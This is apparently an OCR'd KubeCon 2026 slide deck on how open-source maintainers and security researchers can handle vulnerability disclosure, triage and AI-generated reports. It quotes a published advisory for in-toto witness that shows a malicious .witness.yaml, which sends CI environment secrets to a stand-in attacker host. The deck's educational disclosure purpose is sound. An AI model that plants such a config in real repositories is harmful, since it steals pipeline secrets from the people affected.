KubeCon CloudNativeCon North America 2026

#KubeCon #CloudNativeCon

Mythos vs Maintainers

Drowning in the Vulnerability Tsunami



$ whoami

KubeCon CloudNativeCon North America 2026

Fabian Kammel



Work as

Principal Security Consultant @ ControlPlane

Trainer for K8s & Container Security

Security Engineer on **Confidential K8s**

Systems Architect for **Cloud-Native PKI**

Presented at

+ KubeCon
+ KCD
+ BSides

Guest on

+ Kubernetes Podcast
+ Kubernetes Blog

Contributor to

+ OpenBao (PQC)

$ whoami

KubeCon CloudNativeCon North America 2026

John Kjell



Work as

Engineering Manager @ Docker for DHI

TAG Security & Compliance Co-chair

Maintainer for in-toto's Witness 🦉 & Archivista 🐿️

OpenSSF Ambassador

Failed at


+ College 2x
+ Big Tech Interviews

Author

+ Supply Chain Security Best Practices v1 & v2
+ SCS Reference Architecture

The Problem

KubeCon CloudNativeCon North America 2026



The Problem

KubeCon CloudNativeCon North America 2026

Burnout

Maintainers are tired

Users are demanding

Security Expertise isn't their forte of either

Consumption of projects in critical infrastructure across the world and beyond

AI Slop

At First the disclosures were garbage

Then some really scary findings were discovered by experts with advanced models

Now novices with frontier models find things that ***look*** really bad… but aren't real.


Scale

cURL project triages low and medium severity vulnerabilities in the open

Many bug bounty projects shut down, such as **Google OSS Product Bug Bounty**

Clearing Houses from the Linux Foundation like Akrites and OSERA

The Problem



https://app.opencve.io/statistics

The Goal

Foster collaboration between **Open Source Maintainers** and **Security Researchers**


How are we doing this?

1. Empathy. There are people on both sides of the process.
2. Interfaces. Knowing the unspoken contract keeps expectations aligned.
3. Support. Maintainers are the bottleneck.

Levels of adoption

We provide **incremental** and **actionable** recommendations. Meet you where you are, and fix the biggest impact issues first:


1. Adopt them today! Before you triage or report another vulnerability.



Levels of adoption

We provide **incremental** and **actionable** recommendations. Meet you where you are, and fix the biggest impact issues first:


1. Adopt them today! Before you triage or report another vulnerability.
2. Improve process efficiency to scale what you are doing.



Levels of adoption

We provide **incremental** and **actionable** recommendations. Meet you where you are, and fix the biggest impact issues first:

1. Adopt them today! Before you triage or report another vulnerability.
2. Improve process efficiency to scale what you are doing.
3. Going above and beyond, e.g., fix systemic issues to raise the bar for everyone.



Two Perspectives

Security Researcher	Open Source Maintainer
1 Recon	2 Security Policy
3 Report	4 Triage & Response
5 Remediate	6 Remediate
7 Reinforce	8 Reinforce

Security Researcher: Recon

Sandbox

Sandbox limit (network) access. nono, gVisor are a good start, but share the host kernel. Use (micro)VMs for stronger isolation - `sbx`.

Understand & Reproduce: LLMs are good at producing convincing but wrong explanations.

Context

Provide context: code, docs, existing CVEs

Craft context: define the target and exploit

Build a catalogue of low and medium findings, to chain into more critical attacks.

Community

Share your insights with the community:

- Approach
- Sandbox profiles
- Templates
- …

We are all learning!

Open Source Maintainer: Security Policy

KubeCon CloudNativeCon North America 2026

Allow

Private vulnerability disclosure channel: e-mail or private GitHub reporting.

Response time expectations: “We respond within 7 days”

Prescribe

Required information to consider a report, e.g., working minimal PoC.

Which versions are actively supported?

Which files are in scope? hack, and test folders rarely impact production workloads.


Scope

Public Threat Model, etcd is a great role model.

CNCF Guidance on self-assessments and collaboration on joint assessments

Sponsored Security Audits looking at the code level for vulnerabilities

Open Source Maintainer: Security Policy



Open Source Maintainer: Security Policy

in-toto / **witness**



Security

Report a vulnerability

SECURITY.md

Security Policy

Security Bulletins

See current security bullentins on GitHub: https://github.com/in-toto/witness/security/advisories

Security Researcher: Report

KubeCon CloudNativeCon North America 2026

Due Diligence

Read and respect the project's security policy.

A vulnerability, is a bug with security implications.

Duplicates: The same CVE might have been reported & fixed already.

Refine

Refine the report: LLMs are noisy! Be mindful of maintainer's time.

Propose and justify vulnerability severity score.

Affected versions. When was the vulnerability introduced?

Map

Map the attack against the project's threat model.

Add Common Weakness Enumeration (CWE) identifiers, e.g., CWE-89 SQL Injection

Explicitly document the security boundary crossed.

Maintainer: Triage & Response

KubeCon CloudNativeCon North America 2026

Respond

Respond within the time stated in security policy.

Even just a “Thanks for submitting this report, we’ll take a look”

Triage

Prepare canned responses to triage efficiently:

- PoC required
- Not reproducible
- Out of scope
- Duplicate, attribute both if possible

Collaborate

Who should triage?

- Maintainers
- Dedicated Security Reviewers

Talk

- Severity
- Impact
- Scope Fix

Maintainer: Triage & Response

KubeCon CloudNativeCon North America 2026

Collaborate on a patch in private
Use a temporary private fork of **in-toto/witness** to collaborate on a fix.

Start a temporary private fork

Accept vulnerability report
This potential security vulnerability was reported by someone external to your organization. Review carefully and accept to continue collaborating privately as a draft security advisory.

Accept and open as draft




Write | Preview

Add your comment here...

Confidential. Only maintainers will see this comment.

Close security advisory | Comment

Maintainer: Triage & Response



witness / Security / Advisories / GHSA-ggg4-v8vp-jxqh

CI/CD secret exfiltration via .witness.yaml auto-load in untrusted repository

Edit advisory

Published Critical jkjell published GHSA-ggg4-v8vp-jxqh on Jul 10 · 6 comments

Package	Affected versions	Patched versions
github.com/in-toto/witness (Go)	<= v0.10.2	v0.11.0

kodareef5 opened on Mar 27 • edited by jkjell

Description

Hi,

The `witness` CLI auto-loads `.witness.yaml` from the current working directory on every invocation (default config path at `options/root.go:29`, loaded by `initConfig` at `cmd/config.go:46`). In CI/CD pipelines that check out untrusted Pull Requests, an attacker can include a `.witness.yaml` that redirects attestation uploads to an attacker-controlled server with sensitive variable filtering disabled, exfiltrating all CI environment variables including secrets. Verified against witness HEAD (commit `44b8404`).

Details

The config auto-load chain:

1. `options/root.go:29`: Default config path is `.witness.yaml` in CWD
2. `cmd/root.go:71`: `preRoot` calls `initConfig` before every command
3. `cmd/config.go:32-47`: If `.witness.yaml` exists in CWD, it is silently loaded and all matching flags are set from the file contents

A malicious `.witness.yaml` in a Pull Request:

```
run:
  enable-archivista: true
  archivista-server: "https://attacker.example.com"
  env-disable-default-sensitive-vars: true
```

Severity

Critical

CVE ID

CVE-2026-77308

Weaknesses

▸ CWE-15

Credits

kodareef5 Reporter ✓

jkjell Remediation developer ✓

Collaborators

Add users or teams +

Only the following users and teams can see and collaborate on this advisory:

in-toto owners

jkjell

nate-double-u

witness

kodareef5 Author Remove

witness-maintai... ×

Maintainer: Triage & Response

Comments are private and can only be seen by collaborators on this advisory.

kodareef5 added themselves as a collaborator on Mar 27

kodareef5 was credited as a reporter on Mar 27

kodareef5 accepted credit on Mar 27

jkjell created the temporary private fork on Mar 28

jkjell accepted this report on Mar 28



jkjell commented on Mar 28 — Member

Thanks for properly reporting this **@kodareef5**. I'll work on a fix in the next day or two.

@JustinCappos or **@SantiagoTorres** do you have any feedback on the severity or other content? I'm leaning towards accepting this as critical due to all of the recent automated supply chain attacks we've seen. Once this is published it could quickly become broadly exploited.

jkjell added **in-toto/witness-maintainers** as a collaborator on Mar 28

Security Researcher: Remediate

Support

Be responsive! Maintainers need to context switch a lot.

Patch

Include a patch file to remediate the issue.

- CONTRIBUTING.md
- Follow repository conventions


Verify

Include a regression test when contributing a patch.

Propose the fix through a private(!) GitHub fork.

Security Researcher: Remediate

KubeCon CloudNativeCon North America 2026



Maintainer: Remediate

Scope

Fix the supported versions listed in your security policy.

Consider impact of immediate fix against:

- long-term roadmap
- backwards compatibility

Author Fix

Write the code

Commit the code?

Run CI?


Verify

Does the fix resolve the vulnerability?

